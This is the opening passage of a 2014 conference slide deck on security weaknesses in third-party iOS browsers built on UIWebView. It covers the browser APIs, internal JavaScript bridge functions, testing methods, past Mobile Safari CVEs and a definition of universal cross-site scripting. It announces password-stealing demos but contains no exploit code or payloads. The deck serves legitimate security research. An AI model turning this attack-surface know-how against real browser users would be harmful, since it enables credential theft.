# Exploring and Exploiting iOS Web Browsers

Łukasz Pilorz, Marek Zmysłowski

Hack In The Box
Amsterdam 2014

This presentation expresses
our private opinions.

The sample attacks against Google, Facebook and PayPal users demonstrated in this presentation are based on vulnerabilities in the iOS browsers, not in these websites.

Łukasz Pilorz

Marek Zmysłowski

Thank you: Paweł Wyleciał, Aleksander Droś

# In this presentation

- Introduction: iOS Browsers and UIWebView
- UXSS: Universal Cross-Site Scripting
- ABS: Address Bar Spoofing
- Other common weaknesses - a tip of the iceberg (URL handling, popups, password managers, SSL)

Demos: stealing passwords

# Introduction: iOS Browsers

# Why iOS?


2nd OS for web browsing in Europe

# Why iOS?

- Share of mobile platforms in web browsing:
  **20% - 25% worldwide**

- Integration with desktop browsers & cloud
  —> **the same data available for the attacker**

- Many 3rd party iOS browsers have similar weaknesses which are still copied to new browsers.

- Enterprise mobile device management solutions also include similar applications.

- iOS browsers are included in bug bounties ;-)


# iOS Browser == Mobile Safari

- iOS App Store Review Guidelines:

  „2.17 Apps that browse the web must use the iOS WebKit framework and WebKit Javascript”

- WebView-based vs proxy-rendering browsers

# iOS Browsers





# Introduction: UIWebView

[webView **loadRequest**:

[NSURLRequest requestWithURL:

[NSURL URLWithString:@“http://example.com”]]];








**Introduction: UIWebView**

# UIWebView API

- loadRequest:
- loadHTMLString:baseURL:
- loadData:MIMEType:textEncodingName:baseURL:
- goBack/goForward/stopLoading/reload
- request (read-only)


# UIWebView API

- **stringByEvaluatingJavaScriptFromString:**
  in the origin of currently loaded request.mainDocumentURL



# UIWebView API

- **stringByEvaluatingJavaScriptFromString:**
  in the origin of currently loaded request.mainDocumentURL




**Content-Security-Policy: sandbox** header blocks this method too

- __gChrome = (object) >>
  - common = (object) >>
  - innerSizeAsString = (function) >>
  - getElementFromPoint = (function) >>
  - exitFullscreenVideo = (function) >>
  - hasPasswordField = (function) >>
  - stringify = (function) >>
  - getMessageQueue = (function) >>
  - setSuppressDialogs = (function) >>
  - getPageReferrerPolicy = (function) >>
  - dispatchPopstateEvent = (function) >>
  - replaceWebViewURL = (function) >>
  - windowClosed = (function) >>
  - autofill = (object) >>
  - suggestion = (object) >>
  - languageDetection = (object) >>

JavaScript used to implement browser features

- open = (function) >>
- close = (function) >>

```
function() {
    f({
        command: "window.close.self"
    });
}
```

and to override native functions to bridge them with Objective-C code

# UIWebViewDelegate

- webView:shouldStartLoadWithRequest:navigationType:
- webViewDidStartLoad:
- webViewDidFinishLoad:
- webView:didFailLoadWithError:

# Exploring and Exploiting iOS Web Browsers

# Bolted-on by the browsers

- Multiple tabs
- Address bar
- Autocomplete & password manager
- Downloads
- Support for untrusted SSL certificates
- … and many more features (safety ratings, malware protection, cloud integration, …)

# Testing

- Inspiration from Browser Security Handbook:

  https://code.google.com/p/browsersec

  "[…] one-stop reference to key security properties of contemporary web browsers"

  + test cases
  http://browsersec.googlecode.com/files/browser_tests-1.03.tar.gz

# Testing

- “Black-box” testing from web perspective, review of JavaScript code, a bit of reversing / debugging
- Cross-browser test cases:

  **https://ios.browsr-tests.com**

# Testing

- Retesting previous Mobile Safari bugs, including:

  CVE-2011-3426 iOS<5 **Attachment XSS**
  Christian Matthies, Yoshinori Oota

  CVE-2012-0674 iOS<5.1.1 **Address Bar Spoofing**
  David Vieira-Kurz

  CVE-2013-5151 iOS<7 **Text/plain XSS**
  Ben Toews

# UXSS: Universal Cross-Site Scripting

# Universal Cross-Site Scripting

XSS enables attackers to inject client-side script into web pages viewed by other users, bypassing same-origin policy.

In **UXSS**, the attacker exploits vulnerability in the **browser**, not in the website.

(~ http://en.wikipedia.org/wiki/Cross-site_scripting)

Famous after PDF UXSS in 2007

It’s WebKit after all…

It deals with same-origin policy, right?

# Universal Cross-Site Scripting

